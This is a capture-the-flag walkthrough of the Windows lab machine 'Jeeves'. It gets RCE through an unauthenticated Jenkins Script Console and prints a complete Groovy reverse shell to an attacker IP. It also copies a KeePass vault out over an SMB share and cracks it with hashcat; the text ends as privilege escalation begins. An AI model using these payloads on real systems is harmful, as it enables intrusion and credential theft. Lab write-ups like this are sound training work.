

Summary
Jeeves is a classic Windows machine centered around exposed administrative services and credential misuse. An unauthenticated Jenkins instance exposes the Script Console, allowing immediate remote code execution and an initial foothold as the low-privileged kohsuke user. Post-exploitation enumeration reveals a KeePass vault containing reusable administrative credentials, which can be leveraged through pass-the-hash authentication to obtain full system compromise.
Flags:
- User — Unauthenticated Jenkins Script Console → reverse shell as
kohsuke. - Root — KeePass vault cracking → recovered NTLM hash → Pass-the-Hash as
Administrator→ hidden flag in Alternate Data Stream.
Detailed Walkthrough
Enumeration
Nmap Scan
As always, begin with a full TCP scan.
sudo nmap -p- --min-rate 1000 -T4 10.129.X.X -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run detailed enumeration:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.X.X# Nmap 7.98 scan initiated Thu Apr 23 20:35:53 2026 as: /usr/lib/nmap/nmap -p 80,135,445,50000 -sC -sV -vv -oA TCP_detailed 10.129.23.183
Nmap scan report for 10.129.23.183
Host is up, received echo-reply ttl 127 (0.081s latency).
Scanned at 2026-04-23 20:35:54 EDT for 48s
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
445/tcp open microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open http syn-ack ttl 127 Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -2h01m05s, deviation: 0s, median: -2h01m06s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 50440/tcp): CLEAN (Timeout)
| Check 2 (port 55270/tcp): CLEAN (Timeout)
| Check 3 (port 41116/udp): CLEAN (Timeout)
| Check 4 (port 45451/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2026-04-23T22:34:56
|_ start_date: 2026-04-23T22:31:42
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Apr 23 20:36:42 2026 -- 1 IP address (1 host up) scanned in 48.64 seconds
- 80 — potential web application
- 445 — SMB may be in play
- 50000 — non-standard port, high priority to investigate
Web Enumeration
It isn’t necessary for this box, but I’m in the habit of updating my
/etc/hostsfile. I usedjeeves.htbas the FQDN.

A visit to http://jeeves.htb shows a simple Ask Jeeves page. Quick surface enumeration shows that the links are local and don’t have endpoints, and a test search returns a dummy page.

Visiting http://jeeves.htb:50000 shows a Jetty 404 — something is running here but not immediately accessible.

We need to dig deeper on both. For directory enumeration there are many tools — GoBuster, FeroxBuster — but I prefer FFUF.
ffuf -u http://jeeves.htb:50000/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -ic -t 200This reveals a single directory: /askjeeves.

Navigating to http://jeeves.htb:50000/askjeeves brings us to an unauthenticated Jenkins administration panel.
Foothold – Jenkins Script Console
In my CPTS experience, administration panels like this are goldmines for scripting consoles — that’s exactly what we’re looking for here.

The Script Console is found by navigating to:
Manage Jenkins → Script Console
This is one of the most dangerous features in Jenkins if left exposed. Test command execution with:
println "whoami".execute().textA successful RCE output returns our user: kohsuke.

Finding 1 — Unauthenticated Jenkins Administrative Console Leading to Remote Code Execution
Foothold – Reverse Shell
Start a listener on the attacker box:
rlwrap nc -lvnp 9001Then execute a Groovy reverse shell payload via the Script Console:
String host="10.10.X.X";
int port=9001;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();

while(!s.isClosed()){
  while(pi.available()>0)so.write(pi.read());
  while(pe.available()>0)so.write(pe.read());
  while(si.available()>0)po.write(si.read());
  so.flush();po.flush();
  Thread.sleep(50);
}

The shell connects and we retrieve the user flag.
Privilege Escalation – Enumeration

Searching through the machine, there is an interesting file in C:\Users\kohsuke\Documents:
CEH.kdbxThis is a KeePass vault.
Exfiltrate – KeePass Database
Set up an SMB share on the attacker box using Impacket:
impacket-smbserver share . -smb2supportTransfer the file from the target:
copy CEH.kdbx \\10.10.X.X\share\CEH.kdbx
Cracking the KeePass Vault
The vault is password-protected. First extract a crackable hash with keepass2john:
keepass2john CEH.kdbx > hash.txt
Then crack it with Hashcat. Mode 13400 is KeePass — the --username flag strips the filename prefix that keepass2john prepends:
hashcat -m 13400 hash.txt --username /usr/share/wordlists/rockyou.txt

Password cracked: moonshine1. Open the vault.
Privilege Escalation
Inside the vault we have several credential sets:
